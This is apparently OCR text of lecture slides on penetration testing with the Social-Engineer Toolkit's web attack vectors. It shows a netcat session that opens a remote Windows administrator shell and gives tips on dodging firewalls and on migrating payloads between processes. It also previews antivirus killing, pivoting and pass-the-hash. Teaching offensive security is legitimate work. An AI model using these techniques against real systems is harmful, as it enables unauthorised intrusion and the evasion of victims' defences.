
From a security perspective, the current state of processor diversity is a HUGE hurdle for attackers to get into mobile hacking at low levels

Disclaimer

No one named Bill Gates had nothing to do with this.

Firewall notes

- Depending on the payload, this may get caught by a firewall
  - wise to use commonly open ports



SET web attack vectors

- IF the user clicks yes, they can get pwned

```
root@bt:~# netcat -v 192.168.1.58 31337
192.168.1.58: inverse host lookup failed: Unknown server error : Connection time
d out
(UNKNOWN) [192.168.1.58] 31337 (?) open
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E0D0-4C76

 Directory of C:\Documents and Settings\Administrator\Desktop

03/18/2013  03:21 PM    <DIR>          .
03/18/2013  03:21 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   6,477,606,912 bytes free

C:\Documents and Settings\Administrator\Desktop>net view
```

Even easier with a valid certificate the browser trusts

SET web-attack vectors

Lesson Learned

Actually safer to uninstall (in my opinion)

A Note

This is somewhat detectable on the victims side

But even if the victim finds the process and kills it, they wont be safe.

The attacker can migrate the payload to other processes.


notepad.exe

conhost.exe

etc.....

Next time

- Post Exploitation & Meterpreter
  - killing antivirus
  - evasion
  - pivoting
  - passing the hash
  - and more



Questions?